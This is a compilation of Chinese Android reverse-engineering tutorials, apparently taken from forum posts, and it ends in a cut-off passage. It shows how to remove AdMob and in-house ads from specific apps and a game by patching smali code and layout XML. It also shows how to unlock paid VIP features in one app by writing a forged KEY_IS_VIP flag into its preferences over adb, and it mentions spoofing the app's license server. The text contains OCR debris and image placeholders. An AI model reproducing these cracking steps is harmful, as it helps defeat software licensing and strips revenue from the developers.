249 com/google/ads/AdView.a (Lcom/google/ads/c;)V
Parents
168 com/google/ads/AdView.a (Landroid/content/Context;Landroid/util/AttributeSet;)V
26 com/flyfish/WirelessDataCable/WirelessDataCableActivity.onCreate (Landroid/os/Bundle;)V
Children
self
250 com/google/ads/u.a (Lcom/google/ads/c;)V
3396 com/google/ads/u.n ()Z

由以上 Method profiling 生成的结果，我们大致可以明白程序的运行过程，以及我们需要分析的大致范围，我们的目标就是分析这几个 AdView 类的功能，开始代码的分析：
代码:

```
.method public onCreate(Landroid/os/Bundle;)V
……
#对应于广告 view 的 ID
const v0, 0x7f090010
invoke-
virtual {p0, v0}, Lcom/flyfish/WirelessDataCable/WirelessDataCableActivity;->findViewById(I)Landroid/view/View;
move-result-object v0
check-cast v0, Lcom/google/ads/AdView;
new-instance v1, Lcom/google/ads/c;
invoke-direct {v1}, Lcom/google/ads/c;-><init>()V
#广告入口
invoke-virtual {v0, v1}, Lcom/google/ads/AdView;->a(Lcom/google/ads/c;)V
……
.end method
```

如上代码注释已经找到广告入口，不妨顺便往下走会，进入广告入口分析：

```
# virtual methods
.method public final a(Lcom/google/ads/c;)V
    .locals 1

    iget-object v0, p0, Lcom/google/ads/AdView;->a:Lcom/google/ads/u;

    invoke-virtual {v0}, Lcom/google/ads/u;->n()Z

    move-result v0

    #是否需要刷新广告的标识
    if-eqz v0, :cond_0

    iget-object v0, p0, Lcom/google/ads/AdView;->a:Lcom/google/ads/u;

    #停止刷新功能
    invoke-virtual {v0}, Lcom/google/ads/u;->b()V

    :cond_0
    iget-object v0, p0, Lcom/google/ads/AdView;->a:Lcom/google/ads/u;

    #进入
    invoke-virtual {v0, p1}, Lcom/google/ads/u;->a(Lcom/google/ads/c;)V

    return-void
.end method
```

继续查看 Lcom/google/ads/u;->a(Lcom/google/ads/c;)V

.

代码:

```
method  public  final  declared-synchronized  a(Lcom/google/ads/c;)V
```

```
        .locals  8
      ……
#看到了 adActvity 类，有点接近猜测的过程了
invoke-static  {},  Lcom/google/ads/AdActivity;->c()Z
    move-result  v1
if-eqz  v1,  :cond_2
……
#前面主要是广告加载情况判断
:cond_2
:try_start_2
        invoke-virtual  {p0},  Lcom/google/ads/u;->d()Landroid/app/Activity;
        move-result-object  v1
        #可以看出 cond_3 是展示广告的分支
if-nez  v1,  :cond_3
        const-string  v0,  "activity  is  null  while  trying  to  load  an  ad."
        invoke-static  {v0},  Lcom/google/ads/util/b;->e(Ljava/lang/String;)V
        goto  :goto_0
        #广告开始展示
        :cond_3
#获取应用上下文
        invoke-virtual  {v1},  Landroid/app/Activity;->getApplicationContext()Landroid/content/Context;
        move-result-object  v2
        invoke-static  {v2},  Lcom/google/ads/util/AdUtil;->c(Landroid/content/Context;)Z
        move-result  v2
        if-eqz  v2,  :cond_0
        invoke-virtual  {v1},  Landroid/app/Activity;->getApplicationContext()Landroid/content/Context;
        move-result-object  v2
#处理相应配置文件
```

```
        invoke-static  {v2},  Lcom/google/ads/util/AdUtil;->b(Landroid/content/Context;)Z
        move-result  v2
        if-eqz  v2,  :cond_0
        iget-object  v2,  p0,  Lcom/google/ads/u;->p:Landroid/content/SharedPreferences;
        const-string  v3,  "GoogleAdMobDoritosLife"
        const-wide/32  v4,  0xea60
        invoke-interface  {v2,  v3,  v4,  v5},  Landroid/content/SharedPreferences;->getLong(Ljava/lang/String;J)J
        move-result-wide  v2
        invoke-virtual  {v1},  Landroid/app/Activity;->getApplicationContext()Landroid/content/Context;
        move-result-object  v4
        invoke-
static  {v4},  Landroid/preference/PreferenceManager;->getDefaultSharedPreferences(Landroid/content/Context;)Landr
oid/content/SharedPreferences;
        move-result-object  v4
        invoke-static  {v1},  Lcom/google/ads/i;->a(Landroid/content/Context;)Z
        move-result  v5
……
#创建线程，开启功能
          new-instance  v0,  Ljava/lang/Thread;
        new-instance  v2,  Lcom/google/ads/ar;
        invoke-direct  {v2,  v1},  Lcom/google/ads/ar;-><init>(Landroid/app/Activity;)V
        invoke-direct  {v0,  v2},  Ljava/lang/Thread;-><init>(Ljava/lang/Runnable;)V
        invoke-virtual  {v0},  Ljava/lang/Thread;->start()V
      ……
.end  method
```

大致过程，剩下就不在继续深入了，回到上头找到了入口，我这里采用的是注释掉，使得程序不不执行广告。

```
#  invoke-virtual  {v0,  v1},  Lcom/google/ads/AdView;->a(Lcom/google/ads/c;)V
```

3.清除广告入口并完善后续功能

重打包运行，查看有什么需要完善的：

出现了如上图红色的字眼，在各个代码中搜索，最后定为到了
AdView. a(Landroid/content/Context;Lcom/google/ads/f;Landroid/util/AttributeSet;)Z

代码:

```
#检查广告是否创造成功
.method  private  a(Landroid/content/Context;Lcom/google/ads/f;Landroid/util/AttributeSet;)Z
        .locals  1
        invoke-static  {p1},  Lcom/google/ads/util/AdUtil;->c(Landroid/content/Context;)Z
        move-result  v0
        #增加的语句，使得检测结果总是成功
        const/4  v0,  0x1
        if-nez  v0,  :cond_0
        #移除广告入口函数后，AdView 将显示错误信息
        const-string  v0,  "You  must  have  AdActivity  declared  in  AndroidManifest.xml  with  configChanges."
        invoke-
direct  {p0,  p1,  v0,  p2,  p3},  Lcom/google/ads/AdView;->a(Landroid/content/Context;Ljava/lang/String;Lcom/goog
le/ads/f;Landroid/util/AttributeSet;)V
        const/4  v0,  0x0
        :goto_0
        return  v0
        :cond_0
        const/4  v0,  0x1
        goto  :goto_0
.end  method
```

增加 const/4 v0,0x1，是的检测广告运行时成功即可。

由于在模拟器上测试，没有 wifi 功能：

至此，此次简单小清除广告就到一段落，由于对其采用逆向分析，难度不大。通过这次小记，旨在体验逆向清除广告的作用，如有错误的地方，请打大家指正。

忍者突袭(Ninja Rush Deluxe) 去广告过程

这个游戏的可玩性比较高但是广告有点多，不人性化..下面我就说说一步一步去除各种广告的思路及过程。

1、去除游戏过程中及游戏暂停时，右上方出现的 Google 广告。

这种广告一般都需联网，AndroidManifest.xml 文件中的连网权限去除以后，发现在原来广告的位置变成了一串字符“You must have INTERNET and ACCESS_NETWORK_STATE permissions in AndroidManifest.xml.”从而搜索这个关键词，容易的修改跳转即可完全去除。很明显是引用 Google 的 Ad SDK，方法具有普适性。

2、去除 StartActivity 界面左上角的“更多”图片及其按钮属性。

经过查找关键词“more1”和“more2”，多次测试可得以下关键代码段：

```
    //读取文件中的 draw 中的资源

        invoke-virtual {p0}, Lcom/feelingtouch/NinjaRunDeluxe/StartActivity;->getResources()Landroid/content/res/Resources;

    move-result-object v0
//设置资源 ID
    const v1, 0x7f02006e

    invoke-static {v0, v1}, Landroid/graphics/BitmapFactory;->decodeResource(Landroid/content/res/Resources;I)Landroid/graphics/Bitmap;

    move-result-object v0
```

```
//将图片配置展示出来
  iput-object v0, p0, Lcom/feelingtouch/NinjaRunDeluxe/StartActivity;->g:Landroid/graphics/Bitmap;
```

将 more1 和 more2 的图片删除之后，你再点击那个地方你就会发现，同样有按钮属性，看来我们需要作进一步的去除。易得弹出的网址是：http://www.feelingtouch.com/cn/mobile/Links/list/46.html

从而找到“Lcom/feelingtouch/bannerad/b/b 的 a()方法”，合理修改跳转直接返回即可；

3、去除 GameBox 图片及按钮的属性。

突出图片的展示方法和上面的一样，但是去除该位置的点击属性有点困难，我们借用一个函数的关键词“OnTouchListener”可以找到从设置图片到点击事件的全程代码：

```
    //设置资源 ID
    const v0, 0x7f080067
        invoke-virtual {p0, v0}, Lcom/feelingtouch/NinjaRunDeluxe/StartActivity;->findViewById(I)Landroid/view/View;
        move-result-object v0
    //按钮属性
        check-cast v0, Landroid/widget/Button;
        iput-object v0, p0, Lcom/feelingtouch/NinjaRunDeluxe/StartActivity;->e:Landroid/widget/Button;
```

```
        .line 304
    iget-object v0, p0, Lcom/feelingtouch/NinjaRunDeluxe/StartActivity;->e:Landroid/widget/Button;

        iget-object v1, p0, Lcom/feelingtouch/NinjaRunDeluxe/StartActivity;->s:Landroid/graphics/drawable/BitmapDrawable;

        invoke-virtual {v0, v1}, Landroid/widget/Button;->setBackgroundDrawable(Landroid/graphics/drawable/Drawable;)V

        .line 305
    iget-object v0, p0, Lcom/feelingtouch/NinjaRunDeluxe/StartActivity;->e:Landroid/widget/Button;

      //按钮被点击的响应，即重开一个 Activity..

        new-instance v1, Lcom/feelingtouch/NinjaRunDeluxe/StartActivity$5;

        invoke-direct {v1, p0}, Lcom/feelingtouch/NinjaRunDeluxe/StartActivity$5;->(Lcom/feelingtouch/NinjaRunDeluxe/StartActivity;)V

        invoke-virtual {v0, v1}, Landroid/widget/Button;->setOnTouchListener(Landroid/view/View$OnTouchListener;)V
```


所以从上面的分析 直接删除后面的三句即可完美去除“GameBox”；

4、去除软件退出时“APPList”广告。

搜索关键词“确定要退出游戏吗” 然后找到配置文件“banner_exit_dialog.xml”，在文件夹 com.feelingtouch.NinjaRunDeluxe\res\layout-land 中。可以改为：

```
<?xml version="1.0" encoding="utf-8"?>
<RelativeLayout android:gravity="center_horizontal" android:orientation="horizontal" android:id="@id/layout_root"
android:layout_width="300.dip" android:layout_height="150.dip"
  xmlns:android="http://schemas.android.com/apk/res/android">
    <RelativeLayout android:id="@id/title_layout" android:layout_width="0dip" android:layout_height="0dip"
android:layout_alignParentTop="true">
        <TextView android:textSize="18.0sp" android:textStyle="bold" android:textColor="#ffffe531" android:id="@id/notice_title"
 android:layout_width="0dip" android:layout_height="0dip" android:layout_marginLeft="24.0dip" android:layout_marginTop="20.0dip"
 android:text="@string/banner_title" android:layout_alignParentLeft="true" />
        <Button android:id="@id/ok" android:background="@null" android:layout_width="0dip" android:layout_height="0dip"
android:layout_marginTop="10.0dip" android:layout_marginRight="2.0dip" android:layout_alignParentTop="true"
android:layout_alignParentRight="true" />
    </RelativeLayout>
    <RelativeLayout android:id="@id/wrapper" android:layout_width="0dip" android:layout_height="0dip" android:layout_below=
"@id/title_layout" android:layout_centerHorizontal="true">
        <ListView android:id="@id/game_list" android:scrollbars="none" android:layout_width="0dip" android:layout_height="0dip"
android:layout_marginTop="5.0dip" android:listSelector="@android:color/transparent" android:cacheColorHint="#00000000"
android:divider="@null" android:dividerHeight="0.0dip" android:layout_centerHorizontal="true" />
        <ProgressBar android:id="@id/ads_loading" android:layout_width="0dip" android:layout_height="0dip"
android:layout_centerHorizontal="true" android:layout_centerVertical="true" style="?android:attr/progressBarStyleLarge" />
    </RelativeLayout>
    <RelativeLayout android:id="@id/button_layout" android:layout_width="fill_parent" android:layout_height="wrap_content"
android:layout_marginTop="38.0dip" android:layout_below="@id/wrapper">
        <TextView android:textSize="18.0sp" android:textStyle="bold" android:textColor="#ffffe531" android:id=
"@id/quit_question" android:layout_width="wrap_content" android:layout_height="wrap_content" android:text=
"@string/banner_quit_question" android:layout_centerHorizontal="true" />
        <Button android:textStyle="bold" android:id="@id/yes" android:layout_width="120.0dip" android:layout_height=
"wrap_content" android:layout_marginLeft="30.0dip" android:layout_marginTop="5.0dip" android:text="@string/banner_yes"
android:layout_below="@id/quit_question" android:layout_alignParentLeft="true" />
        <Button android:textStyle="bold" android:id="@id/no" android:layout_width="120.0dip" android:layout_height=
"wrap_content" android:layout_marginTop="5.0dip" android:layout_marginRight="30.0dip" android:text="@string/banner_no"
android:layout_below="@id/quit_question" android:layout_alignParentRight="true" />
    </RelativeLayout>
```

然后得到的效果就是：



5、去除开启画面上的 Login 按钮。通过图片名称搜索图片名称“banner_sign_up_normal”找到“banner_sign_up_btn.xml，然后在搜索“banner_sign_up_btn” 找到调用的地方：com.feelingtouch.NinjaRunDeluxe1\res\layout-land\banner_first_page.xml
然后设置其中的 Button 即可。

```
<Button android:id="@id/banner_sign_up" android:background="@drawable/banner_sign_up_btn"
android:layout_width="0.dip" android:layout_height="0.dip" android:layout_marginBottom="0.dip"
android:layout_alignParentBottom="true" android:layout_centerHorizontal="true" />
```

6、去除 StartActivity 页面上是不是弹出的 APP 插页广告。搜索“banner_firstpage_download_btn_normal” 找到：banner_game_download_btn.xml
然后在搜索“banner_game_download_btn” 找到调用的地方：com.feelingtouch.NinjaRunDeluxe1\res\layout-land\banner_game_show_dialog.xml
在其中设置整体的尺寸即可。

```
<?xml version="1.0" encoding="utf-8"?>
<RelativeLayout android:layout_width="0.dip" android:layout_height="0.dip"
  xmlns:android="http://schemas.android.com/apk/res/android">
    <Button android:id="@id/game_show_close" android:background="@drawable/banner_firstpage_close_btn"
android:layout_width="0.dip" android:layout_height="0.dip" android:layout_alignParentTop="true"
android:layout_alignParentRight="true" />
    <Button android:id="@id/game_show_download" android:background="@drawable/banner_firstpage_download_btn"
android:layout_width="0.dip" android:layout_height="0.dip" android:layout_marginBottom="20.0dip"
android:layout_alignParentBottom="true" android:layout_centerHorizontal="true" />
</RelativeLayout>
```

==========

附：整个游戏 Activity 代码都在 Lcom/feelingtouch/NinjaRunDeluxe/b/a 如下图：

```
    sput-object v0, Lcon/feelingtouch/NinjaRunDeluxe/b/a;->K:Landroid/graphics/Bitmap

    .line 195
    sget-object v0, Lcon/feelingtouch/NinjaRunDeluxe/b/a;->L:Landroid/graphics/Bitmap
    const v1, 0x7f020007

    .line 196
    sget v2, Lcon/feelingtouch/NinjaRunDeluxe/b/a;->e:F

    sget v3, Lcon/feelingtouch/NinjaRunDeluxe/b/a;->e:F

    .line 195
    invoke-static {v0, v1, v8, v2, v3}, Lcon/feelingtouch/age/b/a;->a(Landroid/graph
itmap;ILandroid/content/res/Resources;FF)Landroid/graphics/Bitmap;

    move-result-object v0

    sput-object v0, Lcon/feelingtouch/NinjaRunDeluxe/b/a;->L:Landroid/graphics/Bitmap

    .line 197
    sget-object v0, Lcon/feelingtouch/NinjaRunDeluxe/b/a;->M:Landroid/graphics/Bitmap

    .line 198
    const v1, 0x7f020009
```

上传我已经备注好的文件 纯体力活儿，有助于大家 DIY。

a.smali

密码：h3ud

彻底去除 Google AdMob 广告

应用中包含广告是能够理解的，但经常造成用户误点，或者广告切换时造成下载流量，就有点让人不舒服了。

以下就以 Google AdMob 广告为例，看怎样彻底去除他。

先分析一下 Google AdMob 的工作方式。

Google AdMob 采用注册并嵌入到布局的方式，来避免与应用耦合。于是，去除也就是反过来处理就行了。

1. 首先必须要做的，就是反编译 apk，我们都喜欢用 apktool。

2. 去掉 Google AdMob 的注册。在反编译文件夹中的 AndroidManifest.xml 中，一般在 application 节点的最后部分找到类似下面的代码，把这两行去掉。

```
<meta-data android:name="ADMOB_PUBLISHER_ID" android:value="XXXXXXXXXX"/>
<activity android:configChanges="XXX|XXX|XXX|XXX|XXX" android:name="com.google.ads.AdActivity"/>
```

3. 去掉 Google AdMob 的布局。在反编译文件夹的 res\layout 的所有布局 xml 文件中搜索，搜索包含 com.google.ads.AdView 的文件，类似如下：

```
<XXXXXX xmlns:android="http://schemas.android.com/apk/res/android"
xmlns:ads="http://schemas.android.com/apk/lib/com.google.ads">
...
```

```
    <com.google.ads.AdView android:layout_width="wrap_content" android:layout_height="wrap_content"
ads:adSize="BANNER" ads:adUnitId="XXXXXXXXXX" ads:loadAdOnCreate="true" />
...
</XXXXXX>
```

去掉 com.google.ads.AdView 整个节点。这里注意，去掉 AdView 节点后如果发现应用没有把原来显示广告的位置撑满，还要修改该 xml 下其他节点的 layout_width 或 layout_height 以使其撑满界面。

同时也去掉根节点上 xmlns:ads="http://schemas.android.com/apk/lib/com.google.ads"这个属性。

到这里为止，广告去除工作基本告一段落，但还不够完美。因为尽管广告没有启动，没有显示，但用安全软件依然能查出应用中包含广告，那是因为应用中还包含了 Google AdMob 的代码，于是我们还得继续把他去掉，这样才是彻底。

4.去掉 Google AdMob 包。这个就简单了，直接把反编译文件夹的 com\google\ads 文件夹删掉即可。

5.最后用 apktool 重新编译，然后签名，上传至手机安装并运行，看看效果。

http://www.cnblogs.com/litou/p/3541374.html

海卓 apn 去广告破 vip

标 题: 【原创】海卓 apn 去广告破 vip
作 者: 荒野无灯
时 间: 2012-01-09,11:40:30
链 接: http://bbs.pediy.com/showthread.php?t=145304

声明：本文章仅做技术研究，请勿用于非法用途。

这个软件虽然小，功能还是做得不错的。
就是时不时的弹出广告来。。。　比较不爽。
于是今天想研究一番。

　软件信息：
引用:
更新日期：2012 年 1 月 4 日
当前版本：2.3.6
所需的　Android　版本：1.6　及更高版本
类别：工具

首先帖几个分析要用到的 opcode 知识：
代码:

```
array-
length vx,vy   Calculates the number of elements of the array referenced by vy and puts the length
  value into vx.
const/4 vx,lit4   Puts the 4 bit constant into vx
    1221 - const/4 v1, #int2
  Moves literal 2 into v1. The destination register is in the lower 4 bit in the second byte, th
e literal 2 is in the higher 4 bit.

aget-
object vx,vy,vz   Gets an object reference value of an object reference array into vx. The array i
s referenced by vy and is indexed by vz.
```

```
4602 0200 - aget-object v2, v2, v0
  Gets an object reference array element. The array is referenced by v2 and the element is indexed
  by v0. The element will be put into v2.


invoke-virtual { parameters }, methodtocall   Invokes a virtual method with parameters.
6E53 0600 0421 - invoke-virtual { v4, v0, v1, v2, v3}, Test2.method5:(IIII)V // method@0006
  Invokes the 6th method in the method table with the following arguments:
v4 is the "this" instance, v0, v1, v2, and v3 are the method parameters. The method has 5 argume
nts (4 MSB bits of the second byte)5.

move-result-
wide vx   Move the long/double result value of the previous method invocation into vx,vx+1.

    0B02 - move-result-wide v2
  Move the long/double result value of the previous method invocation into v2,v3.

iput vx,vy, field_id   Puts vx into an instance field. The instance is referenced by vy.

iput-
wide vx,vy, field_id   Puts the wide value located in vx and vx+1 registers into an instance field
. The instance is referenced by vy.


sget-object vx,field_id   Reads the object reference field identified by the field_id into vx.


goto/16 target   Unconditional jump by 16 bit offset2.
```

先用 adb 把程序从手机里面拖出来，再用 apktool 反编译。

首先打算采取暴破的方式，发现它验证采取的是从网络。
验证关键方法（函数）：
代码:

```
    iget-object  v2,  v2,  Lnet/hidroid/common/user/a;->f:Ljava/lang/String;

        invoke-virtual  {v3,  v2},  Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

        const-string  v2,  "http://这里网址屏蔽掉/activate_auth.php"

        invoke-virtual  {v1},  Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

        move-result-object  v1

        invoke-
static  {p0,  v2,  v1},  Lnet/hidroid/common/b/f;->a(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;
)Ljava/lang/String;

        move-result-object  v1

        if-eqz  v1,  :cond_0

        const-string  v2,  ","

        invoke-virtual  {v1,  v2},  Ljava/lang/String;->split(Ljava/lang/String;)[Ljava/lang/String;

        move-result-object  v2
```

```
        if-eqz  v2,  :cond_2

        array-length  v3,  v2

        const/4  v4,  0x2

        if-eq  v3,  v4,  :cond_3
```

提交数据到 active_auth.php，把从服务器返回的数据以逗号分隔为数组，
取数组第 1 个元素　转为整形送给 Ljava/lang/Integer;->parseInt(Ljava/lang/String;)I
取返回结果的第 2 个元素，把结果存入　Lnet/hidroid/common/user/c;->a:I
最后返回一用户对象用于进一验证。分析到这里，没有找到它那个无条件跳转的位置　（goto/16　:goto_0）

于是接着看下去，
如果点击购买，会显示 order.php 的内容，
要求填写：
购买软件:
用户名
密码
应用编号
IMEI

提交这些信息后，服务器会返回数据：

代码:

```
        const-string  v2,  "http://这里具体网址屏蔽/order.php"
```

```
        invoke-virtual  {v1},  Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

        move-result-object  v1

        invoke-
static  {p0,  v2,  v1},  Lnet/hidroid/common/b/f;->a(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;
)Ljava/lang/String;

        move-result-object  v1

        if-eqz  v1,  :cond_1

        const-string  v2,  ","
否则以,分隔返回结果为数组
        invoke-virtual  {v1,  v2},  Ljava/lang/String;->split(Ljava/lang/String;)[Ljava/lang/String;
保存函数执行结果到 v2
        move-result-object  v2

如果返回结果是 0(注册失败)，直接跳到 cond_1
        if-eqz  v2,  :cond_0

        array-length  v3,  v2



        const/4  v4,  0x6
要求返回的结果转换为数组后，该数组要有 6 个元素
        if-eq  v3,  v4,  :cond_2
```

下面再看它对这 6 个元素是怎么处理的：
代码：

```
        :cond_2
        const/4  v1,  0x0

        aget-object  v1,  v2,  v1

        invoke-static  {v1},  Ljava/lang/Integer;->parseInt(Ljava/lang/String;)I

        move-result  v1

        iput  v1,  v0,  Lnet/hidroid/common/user/c;->a:I

        const/4  v1,  0x1

        aget-object  v1,  v2,  v1

        invoke-static  {v1},  Ljava/lang/Double;->parseDouble(Ljava/lang/String;)D

        move-result-wide  v3

        iput-wide  v3,  v0,  Lnet/hidroid/common/user/c;->c:D

        const/4  v1,  0x2

        aget-object  v1,  v2,  v1

        invoke-static  {v1},  Ljava/lang/Double;->parseDouble(Ljava/lang/String;)D
```

```
move-result-wide  v3

iput-wide  v3,  v0,  Lnet/hidroid/common/user/c;->d:D

const/4  v1,  0x3

aget-object  v1,  v2,  v1

invoke-static  {v1},  Ljava/lang/Double;->parseDouble(Ljava/lang/String;)D

move-result-wide  v3

iput-wide  v3,  v0,  Lnet/hidroid/common/user/c;->e:D

const/4  v1,  0x4

aget-object  v1,  v2,  v1

iput-object  v1,  v0,  Lnet/hidroid/common/user/c;->f:Ljava/lang/String;

const/4  v1,  0x5

aget-object  v1,  v2,  v1

iput-object  v1,  v0,  Lnet/hidroid/common/user/c;->b:Ljava/lang/String;
:try_end_0
.catch  Ljava/lang/Exception;  {:try_start_0  ..  :try_end_0}  :catch_0
```

```
        goto  :goto_0

        :catch_0
        move-exception  v1

        sget-object  v2,  Lnet/hidroid/common/user/b;->a:Ljava/lang/String;

        const-string  v3,  "network  error"

        invoke-
static  {v2,  v3,  v1},  Lnet/hidroid/common/b/b;->a(Ljava/lang/String;Ljava/lang/String;Ljava/lang/Throwable;)V

        goto  :goto_0
.end  method
```

从这里可以看出，根据其返回数据的结果，可以伪造 dns，即修改 hosts 指向它的购买和验证服务器，然后，在伪造的服务器上面放几个相应的页面用于返回数据给应用。
不过这样做太麻烦了。

于是继续往下看：
代码：

```
.method  public  static  a(Landroid/content/Context;Ljava/lang/String;)V
        .locals  4

        invoke-
static  {p0},  Landroid/preference/PreferenceManager;->getDefaultSharedPreferences(Landroid/content/Context;)Landr
oid/content/SharedPreferences;
```

```
        move-result-object  v0

        invoke-
interface  {v0},  Landroid/content/SharedPreferences;->edit()Landroid/content/SharedPreferences$Editor;

        move-result-object  v0

        const-string  v1,  "KEY_IS_VIP"

        const/4  v2,  0x1

        invoke-
interface  {v0,  v1,  v2},  Landroid/content/SharedPreferences$Editor;->putBoolean(Ljava/lang/String;Z)Landroid/co
ntent/SharedPreferences$Editor;

        const-string  v1,  "KEY_VIP_USERNAME"

        invoke-
interface  {v0,  v1,  p1},  Landroid/content/SharedPreferences$Editor;->putString(Ljava/lang/String;Ljava/lang/Str
ing;)Landroid/content/SharedPreferences$Editor;

        invoke-interface  {v0},  Landroid/content/SharedPreferences$Editor;->commit()Z

        invoke-static  {},  Landroid/webkit/CacheManager;->getCacheFileBaseDir()Ljava/io/File;

        move-result-object  v0
```

```
    if-eqz  v0,  :cond_0

    sget-object  v1,  Lnet/hidroid/common/user/b;->a:Ljava/lang/String;

    const-string  v2,  "cacheFileBaseDir  exists"

    invoke-static  {v1,  v2},  Lnet/hidroid/common/b/b;->a(Ljava/lang/String;Ljava/lang/String;)V

    invoke-virtual  {v0},  Ljava/io/File;->listFiles()[Ljava/io/File;

    move-result-object  v1

    if-eqz  v1,  :cond_0

    array-length  v2,  v1

    const/4  v0,  0x0

    :goto_0
    if-lt  v0,  v2,  :cond_1

    :cond_0
    return-void

    :cond_1
    aget-object  v3,  v1,  v0

    invoke-virtual  {v3},  Ljava/io/File;->delete()Z
```

```
        add-int/lit8  v0,  v0,  0x1

        goto  :goto_0
.end  method
```

这下人品好了。。。看到 KEY_IS_VIP 了没?
Landroid/content/SharedPreferences$Editor;->putString(Ljava/lang
/String;Ljava/lang/String;)Landroid/content/SharedPreferences$Editor; 是 android 系统 api 里面用于写入应用配置的。
android/preference/PreferenceManager;->getDefaultSharedPreferences 获取应用的默认配置对象并送给 p0

```
        const-string  v1,  "KEY_IS_VIP"

        const/4  v2,  0x1

        invoke-
interface  {v0,  v1,  v2},  Landroid/content/SharedPreferences$Editor;->putBoolean(Ljava/lang/String;Z)Landroid/co
ntent/SharedPreferences$Editor;
```

这几句是写入 vip 标识符的，写入 key KEY_IS_VIP ,其值为真 (0x01)

```
        const-string  v1,  "KEY_VIP_USERNAME"

        invoke-
interface  {v0,  v1,  p1},  Landroid/content/SharedPreferences$Editor;->putString(Ljava/lang/String;Ljava/lang/Str
ing;)Landroid/content/SharedPreferences$Editor;
```

这里是写入鍵 KEY_VIP_USERNAME 字符串值（这个值就是用户名）

发现这个 app 是在通过服务器验证成功后，写入相应的配置标识此软件已经成功注册。
于是，开始行动了。。。。
几番 ls，找到了它的配置保存文件：

代码:

```
adb  pull  /data/data/net.hidroid.hiapn.cn/shared_prefs/net.hidroid.hiapn.cn_preferences.xml
81  KB/s  (1048  bytes  in  0.012s)
```

另外，为防止软件过一段时间后检测 key,把 KEY_LAST_CHECK_FOR_PUSH_TIME 的值修改为 9999999999999
并增加布尔类型的 KEY_IS_VIP 值为 true
增加 KEY_VIP_USERNAME，值为字符串，随意~~
这样以后就 ok 了。（如果要做安全一点，可以把相应的 api 接口 url 修改为 localhost 再编译回去）

编辑之后再写回去：
代码:

```
adb  push  net.hidroid.hiapn.cn_preferences.xml  /data/data/net.hidroid.hiapn.cn/shared_prefs/net.hidroid.hiapn.cn
_preferences.xml
74  KB/s  (1137  bytes  in  0.015s)
```

好了，现在再运行软件：

美女薄情馆 6.7.0 破解 VIP

标 题：【原创】美女薄情馆 6.7.0 破解 VIP
作 者：小试锋芒
时 间：2013-08-20,10:20:14
链 接：http://bbs.pediy.com/showthread.php?t=177513

这个应用有很多限制是需要购买 VIP 才能使用的：
1、屏幕下方有条形广告。

2、WIFI 下使用原图浏览。

...

8:13
翻页
每日最新
催更
GOME
国美
全网比价 国美门店价更低

返回
533x800
设置
自动旋转
显示页码
本设置仅正式VIP才有效
确定
自动播放时自动旋转
确定
播放
收藏
壁纸
原图
分享
下载


返回
680x1129
设置
图片放大之后觉得模糊？你可以在菜单中选择原图模式，或者成为100元年费vip，即可浏览更高分辨率图片
我知道了
vip介绍与购买
播放
收藏
壁纸
原图
分享
下载

破解过程：
1、用 APKTOOL 反编译该 APK 程序，并用 dex2jar 工具将 classes 文件转化成 jar 文件。

